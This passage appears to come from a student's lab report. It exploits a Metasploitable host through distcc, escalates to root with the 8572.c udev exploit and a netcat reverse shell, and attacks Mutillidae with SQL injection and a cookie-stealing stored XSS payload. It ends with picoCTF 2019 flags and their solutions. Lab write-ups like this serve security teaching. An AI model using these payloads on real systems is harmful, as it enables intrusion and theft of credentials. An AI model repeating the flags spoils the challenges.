   LPORT  4444             yes       The listen port
   RHOST  192.168.0.204    no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target


msf5 exploit(unix/misc/distcc_exec) > exploit

[*] Started bind TCP handler against 192.168.0.204:4444
[*] Command shell session 2 opened (192.168.0.205:36853 -> 192.168.0.204:4444) at 2020-04-29 13:49:21 +1000

whoami
daemon
ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:94:da:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.204/24 brd 192.168.0.255 scope global eth0
    inet6 fe80::250:56ff:fe94:da30/64 scope link
       valid_lft forever preferred_lft forever
```

4. Post Exploitation

Once access has been gained to the target's computer using the steps detailed in 3.3 the process of escalating privileges can begin. In order to escalate our privilege on the target computer the 8572.c script will be used. Unfortunately, this file cannot be directly downloaded onto the target computer due to firewall issues so the script will be copied from our computer to the target's using netcat.

On a separate kali console I searched for the location of the 8572.c script using the searchsploit command 'searchsploit -p 8572.c'. Then moved to that directory using the cd command. Once in the same directory as the script netcat is set up in servermode using the command 'nc -l -p 2222 < 8572.c'.

These are the commands entered:

```
searchsploit -p 8572.c
cd /usr/share/exploitdb/exploits/linux/local/
nc -l -p 2222 < 8572.c
```

Using the kali terminal with the exploit running, I used the connection established to start netcat on the target's computer and connect to my machine.

These are the commands entered:

```
nc 192.168.0.205 2222 > 8572.c
```

Once the 8572.c file has been transferred, I use my connection to the target's computer to configure the script to start up a netcat connection on Port 4444 to my computer.

These are the commands entered:

```
echo '#!/bin/sh' > /tmp/run
echo '/bin/netcat -e /bin/sh 192.168.0.205 4444' >> /tmp/run
ps -eaf | grep udev | grep -v grep
```

Before the script is run another netcat server is started in a separate terminal on my computer awaiting a connection from the target's computer.

These are the commands entered:


```
netcat -vlp 4444
```

Once the netcat server is ready and the script has been configured it is compiled and run. Once the script has been run, the netcat server on my computer shows that a connection has been formed. That connection allows me access to the target's computer with root privilege.

These are the commands entered:

```
gcc 8572.c -o 8572
./8572 2711

whoami
ip a show dev eth0
```

Screenshot:



```
kali@kali:~$ netcat -vlp 4444
listening on [any] 4444 ...
192.168.0.204: inverse host lookup failed: Unknown host
connect to [192.168.0.205] from (UNKNOWN) [192.168.0.204] 55663
whoami
root
ip a show dev eth0
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast qlen 1000
    link/ether 00:50:56:94:da:30 brd ff:ff:ff:ff:ff:ff
    inet 192.168.0.204/24 brd 192.168.0.255 scope global eth0
    inet6 fe80::250:56ff:fe94:da30/64 scope link
       valid_lft forever preferred_lft forever
```

5. Web Exploitation

1. SQL Injection Attack

a. Input: x’ OR 5=5 --

In order to view the details of every user stored in the database the input phrase above can be placed in either the ‘Name’ and ‘Password’ field with the other field left blank. Make sure that there is a space character after --.


For example:

Name: x’ OR 5=5 --
Password:

OR

Name:
Password: x’ OR 5=5 –

b. Screenshot



```
192.168.0.204/mutillidae/index.php?page=user-info.php&username=x'+OR+5%3D5+--+&password=&user-info-php-submit-button=View+Account+Details
```

Please enter username and password to view account details

Name
Password

Dont have an account? Please register here

Results for . 16 records found.

```
Username=admin
Password=adminpass
Signature=Monkey!

Username=adrian
Password=somepassword
Signature=Zombie Films Rock!

Username=john
Password=monkey
Signature=I like the smell of confunk

Username=jeremy
Password=password
Signature=d1373 1337 speak

Username=bryce
Password=password
Signature=I Love SANS
```

Site hacked...err...quality-tested with Samurai WTF, Backtrack, Firefox, Burp-Suite, Netcat, and these Mozilla Add-ons

Developed by Adrian "Irongeek" Crenshaw and Jeremy Druin

2. Stored XSS Attack

a. First, I opened a kali console and used a python module to create a http server listening on port 80 where the cookies could be stored.

These are the commands entered:

```
sudo python -m SimpleHTTPServer 80
```


Then, on the blog webpage I entered the malicious JavaScript into the text field and submitted it to the website. With the malicious code submitted to the website the code will be run every time the page is loaded. The code entered can be seen below.

With the code submitted I opened the webpage with Internet Explorer on a Windows XP computer and the cookies for that session appeared in the http server console window created previously.

b. Input:

Cookies Stolen
<script> new Image().src="http://192.168.0.205/projectXSS.jpg?" + document.cookie </script>

c. Screenshot



```
kali@kali:~$ sudo python -m SimpleHTTPServer 80
Serving HTTP on 0.0.0.0 port 80 ...
192.168.0.205 - - [30/May/2020 13:53:19] code 404, message File not found
192.168.0.205 - - [30/May/2020 13:53:19] "GET /projectXSS.jpg?PHPSESSID=dc2d84c928a2868d0cf98d939224ea43 HTTP/1.1" 404 -
192.168.0.203 - - [30/May/2020 13:53:47] code 404, message File not found
192.168.0.203 - - [30/May/2020 13:53:47] "GET /projectXSS.jpg?PHPSESSID=24646aad97d68656e27b6f1567ebd959 HTTP/1.1" 404 -
```

6. picoCTF

Username: wsu19399805
Score: 4601

Problem Name: Lets Warm Up
Solution: p
Explanation: Look up a hex to ASCII conversion chart.

Problem Name: Warmed Up
Solution: 61
Explanation: 3_{16} is 0011_2 and D_{16} is 1101_2. Put together you get 111101_2 which is 61_{10}

Problem Name: 2Warm
Solution: 101010
Explanation: Convert 42_{10} to binary.

Problem Name: Bases
Solution: l3arn_th3_r0p35
Explanation: Put bDNhcm5fdGgzX3IwcDM1 into a base 64 decoder.

Problem Name: First Grep
Solution: grep_is_good_to_find_things_887251c6
Explanation: Navigate to the /problems/first-grep… folder and use *grep picoCTF file* command to find the flag.

Problem Name: Resource
Solution: r3source_pag3_f1ag
Explanation: Found on the resources page.

Problem Name: strings it
Solution: 5tRIng5_1T_0690b2a5
Explanation: Navigate the problems/strings-it… folder and use *strings strings | grep picoCTF* to find the flag.

Problem Name: what’s a net cat
Solution: nEtCat_Mast3ry_4fefb685
Explanation: Use the command *nc 2019shell1.picoctf.com 21865* to find the flag.

Problem Name: Based
Solution: learning_about_converting_values_502ff297
Explanation: Connect to Port 31615 using netcat then convert binary, octal and hexadecimal values to ASCII.

Problem Name: First Grep: Part II
Solution: grep_r_to_find_this_3675d798
Explanation: Use the command *grep -r “picoCTF”* to search the ‘files’ folder and its sub folders to find the flag.

Problem Name: plumbing
Solution: digital_plumb3r_c1082838
Explanation: Use the command *nc 2019shell1.picoctf.com 21957 | grep picoCTF* to pipe the output of the nc command into the grep command to find the flag.

Problem Name: whats-the-difference
Solution: th3yr3_a5_d1ff3r3nt_4s_but773r_4nd_j3lly_aslkjfdsalkfslkflkjdsfdsfdszmz10548
Explanation: Use the command *cmp -l cattos.jpg kitters.jpg | gawk ‘{printf”%c”,strtonum(0$2)}’&&echo* to find the difference between the two files and print out the byte difference as ASCII.

Problem Name: where-is-the-file
Solution: w3ll_that_d1dnt_w0RK_a88d16e4
Explanation: Use the *ls -al* command to see the hidden files and *cat .cant_see_me* command to view the file.

Problem Name: flag_shop
Solution: m0n3y_bag5_cd0ead78
Explanation: When buying flags, if entering a large enough number, the int variable turns into a negative number due to it being signed. When a negative is subtracted from a negative it results in a positive. This causes funds to be added to your balance instead of taken away. This gives you enough money to by the real flag.

Problem Name: mus1c
Solution: rrrocknrn0113r
Explanation: The lyrics are code written in Rockstar language. Putting the lyrics into a Rockstar compiler causes the program to print out a series of decimal numbers that when converted to ASCII give the answer.

Problem Name: 1_wanna_b3_a_r0ck5tar
Solution: BONJOVI
Explanation: The lyrics are Rockstar code again, however, this time it will require input from the user. These lines can be removed to give you decimal numbers that spell 'BONJOVI' when converted to ASCII.

Problem Name: The Factory's Secret
Solution: zerozerozerozero
Explanation: The six glyphs are scattered throughout the factory. When found the give a QR code that can be scanned. When scanned you are given a password that can be used on the starting computer next to the bed. The exchange on that computer gives the password zerozerozerozero.

Problem Name: Insp3ct0r
Solution: tru3_d3t3ct1ve_0r_ju5t_lucky?39dd9e36
Explanation: Inspecting the HTML, CSS and JavaScript of the website provide shows the three parts that make up the flag.

Problem Name: don't-use-client-side
Solution: no_clients_plz_ce22dc
Explanation: Inspect the JavaScript being used to verify the password and piece it together in order.

Problem Name: **l**ogon
Solution: th3_c0nsp1r4cy_l1v3s_95e4b2d5
Explanation: When first using the logon username the flag doesn't show on the screen. When examining the cookies however a Boolean for administrator can be altered from false to true in order to reveal the flag upon refresh.

Problem Name: where are the robots
Solution: ca1cu1at1ng_Mach1n3s_e0779
Explanation: When you visit the link *2019shell1.picoctf.com/problem/21868/robots.txt* a restricted file is listed on the web page (e0779.html) when placed into the link the new webpage contains the flag.

Problem Name: Client-side-again
Solution: picoCTF{not_this_again_b25df2}
Explanation: The JavaScript code used to check the entered password against the correct one is hard to understand. It is clearer to read once put in a code beautifier. I put the reformatted code into the inspect console and was able to check all the values after a '=='. The values when entered into the console showed parts of the flag that I put back together.

Problem Name: Open-to-admins
Solution: 0p3n_t0_adm1n5_dcb566bb
Explanation: Using the console tab and the commands *document.cookies = "time=1400"* and *document.cookies = "admin=true"* and refreshing the page we can see the flag.

Problem Name: picobrowser
Solution: p1c0_s3cr3t_ag3nt_3e1c0ea2
Explanation: By changing the user agent to 'picobrowser' under the network conditions tab of the developer tools we can see that flag.

Problem Name: Irish-Name-Repo 1
Solution: s0m3_SQL_96ab211c
Explanation: When looking at the comments posted on the website one of the users mentions an SQL error. Using this I guessed that an SQL injection attack could have an effect on the login page. In the username field I entered *' OR 1=1—* which will remove the need for a password and bypass the login, which it does and we get the flag.

Problem Name: Irish-Name-Repo 2
Solution: m0R3_SQL_plz_c9c1c726
Explanation: Similar to the first problem only now *' OR 1=1* – no longer works. Seeing that the login is for a person with an administrator role we can test possible usernames with *';--* after it to see if we can correctly guess what the username the database is looking for and circumvent the password. After guessing I found that *admin';--* will allow use to log into the site.

Problem Name: empire1
Solution: wh00t_it_a_sql_injecta60643ae
Explanation: Since there is mention of a database in the hints for the problem I assumed it was going to be a SQL injection. I created an account and logged in and navigated to the 'Add a Todo' page. When testing it out, it appeared to be adding values to a table using a command like INSERT. In the problem solution it mentions that a secret code has been assigned to me so I took it to mean that there was probably a table that contained the code and the user it belonged to. From there I constructed an SQL statement that would select that value. This statement went some like *SELECT secret FROM user WHERE username = '*a username registered with the site*'*. Now I needed a way for the command to be run. Using string concatenation we can insert the command into the todo card table and have the command run when the webpage goes to retrieve the value for that todo entry. Therefore, by combining the command I made up, || for concatenation and the username used to create the account we get the command *' || (SELECT user FROM secret WHERE username = 'ted') || '*. When entered into the 'Add a Todo' page the flag appears on the 'Your Todos' page.